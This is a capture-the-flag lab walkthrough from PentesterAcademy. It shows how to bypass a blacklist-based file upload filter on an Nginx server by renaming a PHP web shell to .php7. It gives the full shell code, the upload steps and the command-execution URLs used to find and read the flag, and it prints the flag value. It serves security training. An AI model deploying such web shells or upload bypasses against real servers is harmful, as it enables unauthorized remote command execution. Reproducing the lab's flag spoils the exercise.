
ATTACK
DEFENSE
by PentesterAcademy

Name	Vulnerable Nginx V
URL	https://www.attackdefense.com/challengedetails?cid=211
Type	Infrastructure Attacks : Nginx

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


The target server has not been properly secured against arbitrary file upload and execution vulnerability. The administrator has used a blacklisting approach but forgotten to add other executable file extensions to this list. This example also proves why blacklisting is not considered a good security measure.

Objective: Your objective is to upload a web shell, execute arbitrary commands on the server and retrieve the flag!

Solution:

Step 1: Inspect the web application.

URL: http://obkjnd431imb32i1mi4kfnfnp.public2.attackdefenselabs.com



Step 2: Create a simple web shell.


Save the below given php script as shell.php

```
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>
```


```
root@PentesterAcademyLab:~# cat ~/Downloads/shell.php
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>

root@PentesterAcademyLab:~#
```

Step 3: Upload the webshell to the web server.


Click on the browse button and upload the php script.



Step 4: Click on the hyperlink generated after uploading the php script



URL: http://obkjnd431imb32i1mi4kfnfnp.public2.attackdefenselabs.com/uploads/shell.php



The uploaded php script is treated as a data file.

Step 5: Make a copy of the php webshell and save it with filename “shell.php7”

Commands:
cp ~/Downloads/shell.php ~/Downloads/shell.php7
cat ~/Downloads/shell.php7


```
root@PentesterAcademyLab:~# cp ~/Downloads/shell.php ~/Downloads/shell.php7
root@PentesterAcademyLab:~#
root@PentesterAcademyLab:~# cat ~/Downloads/shell.php7
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>

root@PentesterAcademyLab:~#
```

Step 6: Navigate to the homepage of the web application and upload the webshell to the web server.

URL: http://obkjnd431imb32i1mi4kfnfnp.public2.attackdefenselabs.com

Click on the browse button and upload the php script.

Step 7: Click on the hyperlink generated after uploading the php script



URL: http://obkjnd431imb32i1mi4kfnfnp.public2.attackdefenselabs.com/uploads/shell.php7

No output is returned since the cmd parameter was not passed.

Step 8: Execute system commands through “cmd” GET parameter.


Command: whoami

URL:
http://obkjnd431imb32i1mi4kfnfnp.public2.attackdefenselabs.com/uploads/shell.php7?cmd=whoami

Step 9: Enumerate files stored on the web server.


Command: pwd

URL:
http://obkjnd431imb32i1mi4kfnfnp.public2.attackdefenselabs.com/uploads/shell.php7?cmd=pwd



Command: ls -l /var/www/html

URL:
http://obkjnd431imb32i1mi4kfnfnp.public2.attackdefenselabs.com/uploads/shell.php7?cmd=ls%20-l%20/var/www/html/



The flag location is revealed.

Step 10: Retrieve the flag

Command: cat /var/www/html/a941eb011-flag

URL:
http://obkjnd431imb32i1mi4kfnfnp.public2.attackdefenselabs.com/uploads/shell.php7?cmd=cat%20/var/www/html/a941eb011-flag

Flag: b9b66b30239acac2d681d1ae5c2415fc

References:

1. Nginx (https://www.nginx.com/)